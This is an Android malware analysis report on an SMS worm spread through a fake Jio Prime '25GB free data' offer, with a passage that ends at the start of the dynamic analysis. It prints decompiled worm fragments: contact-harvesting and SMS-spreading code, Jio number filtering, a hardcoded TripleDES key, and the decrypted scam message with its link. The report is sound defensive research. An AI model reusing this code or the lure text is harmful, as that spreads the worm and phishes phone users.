



# Jio Prime Worm

Malware Analysis Report

**x64Mayhem**

March 23, 2020



**Android Malware Report**  
x64Mayhem | <https://x64mayhem.github.io>

# Brief

Analysis of Android Malware which belongs to the category of Trojan, Worm and Adware spread via SMS Scam regarding JIO Prime Membership Update and 25GB free internet everyday for 6 months targetting JIO SIM users during March-April 2020.

The worm was distributed via website, impersonating JIO mobile-operator services and was asking the user to download a malicious application to avail the offer (scam) of 25 GB free internet data per day for 6 months. The website was linked to google analytics script and a java script was monitoring the time of access.

Upon installation the worm read all the contacts saved in the victims smartphone and then send spam SMS from thier phone to all contacts containing the malware link.

**Keywords: Android Malware, Trojan, Worm, SMS Stealer**

# Contents

<b>1</b>	<b>Overview</b>	<b>2</b>
1.1	Sample Details . . . . .	2
1.2	Android Application Details . . . . .	2
1.3	Certificate . . . . .	2
1.4	Permissions . . . . .	2
1.5	Activities . . . . .	3
1.6	Services . . . . .	3
1.7	Characteristics . . . . .	3
<b>2</b>	<b>Detailed Analysis</b>	<b>4</b>
2.1	Static . . . . .	4
2.1.1	MainActivity . . . . .	4
2.1.2	Smooth.class . . . . .	5
2.1.3	Spec.class [Adware Code] . . . . .	6
2.1.4	Act.class [Worm Code] . . . . .	6
2.2	Dynamic . . . . .	9
2.2.1	Android Virtual Device . . . . .	9
2.2.2	Debug Logs . . . . .	16
2.3	Proposed WorkFlow of Malware . . . . .	16
<b>3</b>	<b>Conclusion</b>	<b>18</b>
3.1	Glance over Phishing Web page . . . . .	18
3.2	Malware Psychology . . . . .	19
<b>A</b>	<b>Disclaimer</b>	<b>20</b>

# Overview

## 1.1 Sample Details

File Name	Prime-Update.apk
SHA256	eeaae2b943e011cca76c6d4a90ea08cc8f5940346f4d52d89ba2194d8586dce8
Magic Number	Zip archive data, at least v2.0 to extract
Size	1550 kB , 1587590 Bytes, 1.5 MB
MIME Type	application/zip

## 1.2 Android Application Details

Android Type	APK
Package Name	com.benstokes.pathakschook
Main Activity	com.benstokes.pathakschook.MainActivity
Internal Version	2
Displayed Version	1.2
Minimum SDK Version	23
Target SDK Version	28

## 1.3 Certificate

Valid From	2016-09-23 11:57:06
Valid To	3015-01-25 11:57:06
Serial Number	333a0b9b
Thumbprint	d122d9adc3e5d5ff346b32c0413f5cf3a3cc4658

## 1.4 Permissions

1. android.permission.ACCESS\_COARSE\_LOCATION
2. android.permission.ACCESS\_FINE\_LOCATION
3. android.permission.INTERNET
4. android.permission.READ\_CONTACTS

5. android.permission.READ\_PHONE\_STATE
6. android.permission.SEND\_SMS
7. android.permission.ACCESS\_NETWORK\_STATE
8. android.permission.FOREGROUND\_SERVICE

## 1.5 Activities

1. com.benstokes.pathakschook.Fini
2. com.benstokes.pathakschook.Spec
3. com.benstokes.pathakschook.smooth
4. com.benstokes.pathakschook.MainActivity
5. com.aplovin.adview.AppLovinInterstitialActivity
6. com.aplovin.sdk.AppLovinWebViewActivity
7. com.aplovin.mediation.MaxDebuggerActivity
8. com.aplovin.mediation.MaxDebuggerDetailActivity

## 1.6 Services

1. com.benstokes.pathakschook.Act
2. com.aplovin.impl.sdk.utils.AppKilledService

## 1.7 Characteristics

Infection Capabilities	User Dependent
Spreading Mechanism	SMS Spam
Obfuscation	Medium
Remote Attacker Interaction	Not Found

# Detailed Analysis

## 2.1 Static

*Decompiled using JadX*

### 2.1.1 MainActivity

**MainActivity** is called upon program execution, it only checks for permissions then pass the control to smooth.class

---

```
if (!z2 || !z3 || !z4 || !z5 || !z) {
    a.a(this, new String[]{"android.permission.READ_CONTACTS",
        "android.permission.SEND_SMS",
        "android.permission.READ_PHONE_STATE",
        "android.permission.ACCESS_COARSE_LOCATION",
        "android.permission.ACCESS_FINE_LOCATION"}); // a.a is method
        call for requesting Permissions.
    if (VERSION.SDK_INT >= 23 &&
        shouldShowRequestPermissionRationale("android.permission.ACCESS_FINE_LOCATION"))
    {
        new Builder(this).setMessage("Please allow permissions to get
            this offer").setPositiveButton("OK", new OnClickListener() {
                public final void onClick(DialogInterface dialogInterface,
                    int i) {
                    if (VERSION.SDK_INT >= 23) {
                        MainActivity.this.requestPermissions(new
                            String[]{"android.permission.ACCESS_FINE_LOCATION",
                                "android.permission.READ_CONTACTS",
                                "android.permission.SEND_SMS",
                                "android.permission.ACCESS_COARSE_LOCATION",
                                "android.permission.READ_PHONE_STATE"}, 200);
                    }
                }
            }).setNegativeButton("Cancel", null).create().show();
    }
} else {
    startActivity(new Intent(this, smooth.class)); //CALL FOR SMOOTH.CLASS
    finish();
}
```

---

### 2.1.2 Smooth.class

Smooth.class is called by MainActivity.class and contains the first User Interaction with the Application.

It asks for user's phone number, checks for it's length (>10 digits) and then it shows fake Processing Animation for 4 seconds and passes control over to **Spec.class** and runs **Act.class** in background.

---

```
// Smooth.class decompiled ; number check
this.SubmitButton.setOnClickListener(new View.OnClickListener() {
    public final void onClick(View view) {
        if (smooth.this.editTex.getText().toString().length() >= 10) { //IF
            NUMBER VALID 10 DIGIT
            smooth.this.ProgressDialog.setMessage("Activating Offer...");
            smooth.this.ProgressDialog.show();
            appLovinAdView.setVisibility(0); //LOAD ADS BUT DON'T SHOW?
            new Thread(new Runnable() {
                public final void run() {
                    try {
                        Thread.sleep(4000);
                        smooth.this.ProgressDialog.dismiss(); //FAKE PROGRESS
                        BAR
                    } catch (InterruptedException e) {
                        e.printStackTrace();
                    }
                }
            }).start();
            return;
        }
        Toast.makeText(smooth.this, "Please Enter Your Phone Number",
            1).show();
    }
});
```

---

```
if (CHECK ALL PERMS HERE) { startService(new Intent(this, Act.class)); // IF WE
    HAVE THE PERMISSIONS, move TO ACT.JAVA in background
    GETSUBSCRIPTIONLIST();} else {GETPERMISSIONS();}
    this.PD = new
        PD(this);this.PD.setCancelable(false);this.PD.setProgressStyle(0);
    this.PD.setOnDismissListener(new OnDismissListener(){public final void
        onDismiss(DialogInterface dialogInterface) {
            new a(smooth.this, "Follow next Instruction to Activate this offer",
                new OnClickListener()
            {public final void onClick(DialogInterface dialogInterface, int i) {
                smooth.this.startActivity(new Intent(smooth.this,
                    Spec.class)); //MOVE ON THE SPEC.JAVA FOR NEXT SCREEN
                smooth.this.finish();}}});});
```

---

### 2.1.3 Spec.class [Adware Code]

Spec.class is major handler of Advertisements(ADs) in the application, it communicates with **Ap-pLovinAdView** and provides ADs on the screen.

It creates a bogus progress illusion while contacting servers, interestingly if ADs are available, *it force user to click on the ADs to continue to avail spam offer.*

At last transfer controls to **Fini.class**, which is just a screen that tells *"your offer will be activated in 24 hours"*.

---

```
this.n.setOnClickListener(new View.OnClickListener() {
    public final void onClick(View view) {
        if (!Spec.this.o) {
            Spec spec = Spec.this;
            spec.startActivity(new Intent(spec, Fini.class));
            Spec.this.finish();
        } else if (!Spec.this.p) {
            Toast.makeText(Spec.this, "Please Click on ADS to continue",
                1).show(); //ASKING USER TO CLICK ON THE ADS
        } else {
            Spec spec2 = Spec.this;
            spec2.startActivity(new Intent(spec2, Fini.class));
            Spec.this.finish();
        }
    }
});
```

---

### 2.1.4 Act.class [Worm Code]

Act.class is the main class of this application, this spreads the SPAM Messages from **User's Smartphone to all the contacts saved in it..**

This class has can TripleDES encrypted string which is the message sent to all other potential targets after Decrypting it.

It is also programmed to sort out potential JIO user's contact number from the phone and then send them the message. JIO's official Recharge API is used to check validity of phone numbers

**Check for potential JIO numbers, starting with hardcoded patterns.**

---

```
public static boolean c(String str) {
    String[] strArr = {"7000", "7001", "7002", "7003", "7004", "7005", "7006",
        "7007", "7008", "7009", "7010", "7011", "7012", "7013", "7014", "7015",
        "7016", "7017", "7018", "7019", "7020", "7021", "6001", "6002", "6002",
        "6003", "6003", "6001"};
    for (int i2 = 0; i2 < 28; i2++) {
        if (str.toString().startsWith("91" + strArr[i2])) {
            return true;
        }
    }
    return false;
}
```

---



**Encrypted Data :-** We also found an encrypted string in the decompiled code.

---

```
byte[] c = this.j.getBytes("UTF8"); //Key is loaded here with forward reference
SecretKey d = this.h.generateSecret(this.g);
//string e is actual ENCRYPTED message.
String e =
    "aSISKSbhFLYE/b9DEBS7d/TAo/L6+7JWf03j23s9xBys7AQVIkueE1J+0JVwdbbgVq9UL80XKaS0q49Y"
    +"0w03zvFyxqGLD1lT7i2mFtggWiLbVsJe1QHUpynFGfFnkEUkqpsnvWVnUwgd/2CfYUIUTHg/KyX3XRAe4vQXP14ty"
    +"980SYDD0E1xg==";

private KeySpec g = new DESedeKeySpec(this.c); //DESedeKeySpec(KeyData) //
    j.getBytes(j)
private SecretKeyFactory h = SecretKeyFactory.getInstance(this.k); //Key
    algorithm
private Cipher i = Cipher.getInstance(this.k); //DESede
private String j = "ThisIsSpartaThisIsSparta"; // most probably the KEY
private String k = "DESede";
```

---

This string can be decrypted easily with custom Java commandline application, as we have the key [**"ThisIsSpartaThisIsSparta"**] and all the other parameters for TripleDES (or DESede in JAVA).

Decrypting the String we get the following message -

---

```
"GOOD NEWS!!      \n"
"Jio is giving free 25GB \n"
"Data Daily for 6-Months \n"
"Download app now and      \n"
"Register to acitvate offer \n"
"Link: http://tiny.cc/Jionet \n"
```

---

The message above is our SPAM message which is sent to other contacts in user's device.

**JIO API CALL :-** We also see some request to JIO's official Recharge APIs to check the validity of phone numbers.

---

```
HttpsURLConnection httpsURLConn = (HttpsURLConnection) new
    URL("https://www.jio.com/api/jio-recharge-service/recharge/submitNumber").openConnection();
    //THE JIO API
SSLContext instance = SSLContext.getInstance("TLS");
instance.init(null, null, new SecureRandom());
httpsURLConn.setSSLSocketFactory(instance.getSocketFactory());
httpsURLConn.setRequestProperty("Host", "www.jio.com");
httpsURLConn.setRequestProperty("Origin", "https://www.jio.com");
httpsURLConn.setRequestProperty("User-Agent", "Mozilla/5.0 (iPhone; CPU iPhone OS
    11_0 like Mac OS X) AppleWebKit/604.1.38 (KHTML, like Gecko) Version/11.0
    Mobile/15A372 Safari/604.1"); //USER-AGENT IPHONE, iOS 11 Safari 604.1
httpsURLConn.setRequestProperty("Accept", "application/json, text/javascript, */*;
    q=0.01");
httpsURLConn.setRequestProperty("Accept-Language", "en");
httpsURLConn.setRequestProperty("Referer",
    "https://www.jio.com/JioApp/index.html?root=primeRecharge/");
httpsURLConn.setRequestProperty("Content-Type", "application/json");
httpsURLConn.setRequestProperty("Content-Length", ("{"serviceId\":\"" + str +
    "\",\"partyId\":null,\"source\":null,\"ptab\":null,\"token\":null,\"msg\":null,
    \"serviceType\":\"MOBILITY\",\"erefId\":null}").length());
httpsURLConn.setRequestProperty("DNT", "1");
```

---

```
httpsURLConnection.setRequestProperty("Connection", "keep-alive");
httpsURLConnection.setRequestProperty("Pragma", "no-cache");
httpsURLConnection.setRequestProperty("Cache-Control", "no-cache");
httpsURLConnection.setReadTimeout(7000);
httpsURLConnection.setConnectTimeout(8000);
httpsURLConnection.setRequestMethod("POST"); //POST REQUEST
httpsURLConnection.connect();
```

---

### **SMS MANAGER :-** Code to send SMS to other contacts


```
try {
    if (str2.contains("default")) {SmsManager.getDefault().sendTextMessage(MSG,
        null, b2, null, null);return;}
    Method declaredMethod =
        Class.forName("android.telephony.SubscriptionManager").getDeclaredMethod("getSubId",
            new Class[]{Integer.TYPE});
    declaredMethod.setAccessible(true);
    SmsManager.getSmsManagerForSubscriptionId(((int[]) declaredMethod.invoke(null,
        new
            Object[]{Integer.valueOf(Integer.parseInt(phone))})) [0]).sendTextMessage(MSG,
        null, b2, null, null);
} catch (Exception e) {e.printStackTrace();} catch (Exception e2) {
    e2.printStackTrace();}
```

---


## 2.2 Dynamic

### 2.2.1 Android Virtual Device


#### *Running the malware in Android 8.0 Google Pixel 3a Virtual Device*



